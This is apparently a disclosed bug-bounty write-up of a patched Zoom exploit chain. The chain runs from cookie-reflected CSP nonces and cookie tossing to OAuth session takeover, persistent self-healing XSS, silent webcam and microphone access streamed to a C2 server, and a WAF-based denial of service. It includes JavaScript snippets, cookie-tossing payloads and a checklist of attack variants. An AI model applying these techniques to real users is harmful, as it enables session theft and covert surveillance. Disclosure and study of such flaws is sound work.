
To retrieve the session cookie from the leaked authorization code, the attacker sets the cookies that were in the Set-Cookie header when the OAuth URL was generated.

After setting the cookies, the attacker opens the leaked URL containing the code and state, retrieves it from their logs, and logs in to the victim's account.
Step 7: persistence
Zoom initially rated the exploit "medium" severity. The team says there was a misunderstanding about what Zoom considered an "Account Takeover", which Zoom defined as completely resetting the user's password and locking them out. The exploit leaked the victim's session to log in without the ability to change the password, which is why the team uses "Session Takeover" to stay consistent with Zoom's VISS definition. They accepted the rating as a challenge to increase impact.
Resetting a password is not the only way to show persistence. Cookie XSS is effectively client-side stored XSS: the cookie lives in the victim's browser and is sent on every request, so every future request to the vulnerable page triggers the XSS. The XSS lives as long as the cookie lives. In this case the cookie XSS exists on almost all pages of zoom.us, so it triggers on almost every request the user makes.
That persistence allows a self-healing exploit: an exploit inside the cookie XSS restarts the attack silently whenever the attacker loses access, for example because of expired sessions or because the victim kicked out signed-in devices. As long as the victim keeps using Zoom from the browser with the poisoned cookies, the attack can be replayed.
Step 8: browser permission hijacking
Zoom is a video conferencing company, so it has a web-based version for video calls. A victim who has used Zoom over the web has already granted the Zoom origin access to their microphone and camera. With a persistent exploit, no further user interaction is needed after the first infection, so the exploit can run every time the user joins a meeting or visits the site.
The team looked for the feature to join or start a meeting and found the "Join from Your Browser" link when launching a new meeting.

Clicking it redirects to app.zoom.us, where the browser asks for camera and microphone permissions on first use. If the permissions were already accepted, it does not ask again, so this vector only works for users who have used the web interface at least once. The exploit needs JavaScript on app.zoom.us, and app.zoom.us is an exact clone of zoom.us, so the exploit chain works there too.
The attacker first needs to know whether the permissions are enabled. The navigator.permissions API can enumerate them, for example for the camera:
navigator.permissions.query({name:"camera"}).then((result) => {
 console.log(result.state)
});
result.state is granted if enabled, prompt if not enabled, and denied if the user denied it. The exploit checks the state and only starts spying if the permissions are granted, so a user who did not enable them is not alerted. The chances of the permissions being enabled are as high as the chances of a user having used the web app version of Zoom at least once.
A quick PoC shows that the camera can be enabled:
const video = document.createElement('video');
video.autoplay = true;
video.style.width = '100%';
video.style.maxWidth = '600px';

document.body.appendChild(video);

navigator.mediaDevices.getUserMedia({ video: true })
    .then((stream) => video.srcObject = stream)
    .catch((error) => alert(`getUserMedia error: ${error.name}`));
On its own this is not malicious, but webRTC and websockets can send the webcam's video stream to a C2 server to spy on the user without them accepting any permissions.

Step 9: DoS by WAF frame-up
To score availability points, the team abused the WAF to frame the victim as a malicious user by tossing a malicious cookie to every Zoom subdomain:
document.cookie="test=<script>; domain=.zoom.us"
Any Zoom subdomain with a WAF detects the tossed cookie as malicious and denies access. Framing the user as an attacker denies the victim access to every page on every subdomain that uses a WAF.
The report suggests using the path cookie flag to send the malicious cookie only to specific pages, such as the change password page:
document.cookie="test=<script>; domain=.example.com; path=/change-password"
Root cause
The first bug is a lack of sanitisation of the _zm_csp_script_nonce cookie value, which is reflected both into the CSP header and into script nonce attributes. The server parses the cookie value as a quoted string, so an escaped double quote inside a quoted value reflects without a parsing error. The CSP nonce mismatch, caused by the single quotes in the CSP header, is worked around by overwriting the nonce with a matching value. The report does not describe the server-side code, so the exact parsing implementation is not shown.
The second bug is a basic post-based XSS on a subdomain, with no special tricks. The chain works because the domain cookie flag lets any subdomain set cookies for the registrable domain, so a cookie set on a neglected subdomain is sent to zoom.us. Cache poisoning was not available because every page returned a DYNAMIC cache header.
The OAuth part relies on the authorization code being placed in the hash fragment, which is not sent to the server and therefore not consumed, and on the attacker being able to read the URL of a same-origin window with window.opener.document.location. The state cookie protects the flow against CSRF, but the leaked code can still be exchanged by an attacker who sets the cookies captured when the OAuth URL was generated.
The browser permission part relies on permissions already granted to the Zoom origin, which the attacker can query with navigator.permissions and then use with getUserMedia.
Impact
An attacker can take over a victim's Zoom session by stealing an OAuth authorization code and exchanging it for a session cookie, without the ability to change the password. The XSS is persistent for as long as the poisoned cookie lives, and it triggers on almost every page of zoom.us and on most subdomains, which allows a self-healing exploit that restarts the attack when access is lost.
If the victim has used the web version of Zoom and granted camera and microphone permissions, the attacker can silently turn on the camera and microphone and stream them to a C2 server, without the victim accepting any permission prompt. This only works for users who have used the web interface at least once.
The WAF frame-up denies the victim access to every page on every subdomain that uses a WAF, and can be narrowed to specific paths with the path cookie flag.
Fix
Zoom fully patched the vulnerability, and the team verified the fix on 01/01/2024. The report does not describe the changes Zoom made.
Variants to test
- Cookie values reflected into CSP headers or
nonceattributes. Send a cookie with a quoted string and an escaped double quote, and check whether the value reflects without a parsing error. A positive result is a reflected value in the CSP header or in a scriptnonceattribute. - Cookie string parsing on other servers. Try
Cookie: name="test\"ESCAPED"and look for the escaped quote in the response. A positive result is a reflected value that would otherwise be filtered. - Cookie tossing from neglected subdomains. Find any XSS on a subdomain and set a cookie with
domain=.example.com. A positive result is the cookie being sent to the main domain and triggering the XSS there. - Cache poisoning as an alternative to cookie tossing. Check whether pages return a cacheable header instead of
DYNAMIC. A positive result is a cacheable page that reflects the cookie. - OAuth response-type switching. Change
response_typefromcodetocode,id_tokenand add anonceparameter. A positive result is the authorization code arriving in the hash fragment and remaining unused. - OAuth state cookie analysis. Base64-decode the
stateparameter and compare it with the state cookie. A positive result is a match that reveals how the state is generated. - Same-origin window reading. From an XSS window, read
window.opener.document.locationof a window on the same origin. A positive result is the URL of the other window, including an authorization code. - Browser permission enumeration. Run
navigator.permissions.query({name:"camera"})on the target origin. A positive result isgranted, which meansgetUserMediacan be used without a prompt. - WAF frame-up. Set a cookie with a script tag for the registrable domain and visit subdomains with a WAF. A positive result is access being denied to the victim.
What happened, in plain words
Zoom is a video conferencing service: people use it to hold meetings over the internet, with video and sound. zoom.us is the main website of that service. This article tells the story of a chain of bugs found there by three researchers, Sudi (@sudhanshur705), BrunoZero (@BrunoModificato) and H4R3L (@H4R3L). They reported the problem to Zoom's bug bounty programme on 10/02/23 and were paid a $15,000 bounty. Zoom fixed it, and the team checked the fix on 01/01/2024.
A bug bounty programme is a scheme where a company pays people who find security problems in its products and report them privately instead of using them.
The chain starts with a small flaw in a cookie. A cookie is a small piece of text that a website asks your browser to store and to send back on every later request to that site. Think of it as a name badge the site gives you at the door: you show it again on every visit so the site knows who you are. The cookie in question was called _zm_csp_script_nonce, and Zoom used it as a "CSP nonce".
A CSP (Content Security Policy) is a rule list a website sends to the browser, saying which scripts are allowed to run on the page. A nonce is a one-time random word included in that list and in the page's script tags, so the browser can tell the site's own scripts apart from scripts an attacker might have injected. If a script tag carries the same nonce as the policy, the browser runs it; otherwise it blocks it.
On its own, the flaw in that cookie was useless: it let you put text into the page, but only in a way that did not let you run code. The researchers then found a second, unrelated bug: a simple cross-site scripting (XSS) flaw on a Zoom subdomain. XSS means getting a website to run JavaScript code that the attacker wrote, as if it were part of the site. JavaScript is the programming language browsers use to make pages interactive.
Neither bug was worth much alone. Together, using a trick called cookie tossing, they gave the researchers a working XSS on the main zoom.us site. From there they stole a victim's login session (OAuth Dirty Dancing), silently switched on the victim's camera and microphone (browser permission hijacking), and finally used Zoom's own firewall to lock the victim out of the site (WAF frame-up).
The first bug: a cookie that ends up in the page
The first bug was in the _zm_csp_script_nonce cookie. Sending the following cookie to https://zoom.us:
Cookie: _zm_csp_script_nonce=test<>
produced these reflections in the CSP header:
content-security-policy: script-src 'nonce-test<>'
and in the script nonces themselves:
<script nonce="test<>">...</script>
What this shows: the value test<> that the researchers put in the cookie came back unchanged in two places. First in the CSP header, the rule list the browser receives, where it appears inside 'nonce-test<>'. Second inside the nonce attribute of a script tag in the page's HTML. "Reflected" means the site took input from the request and printed it into the response. The characters <> are special in HTML: < normally starts a tag. The fact that they came back untouched means the site did no sanitisation, that is, it did not clean or escape the value before printing it.
The obvious next step was to escape the nonce attribute, that is, to close the attribute early with a double quote and add code after it. But a double quote did not behave as expected. Zoom generated a completely random nonce every time the attribute was escaped with a double quote:
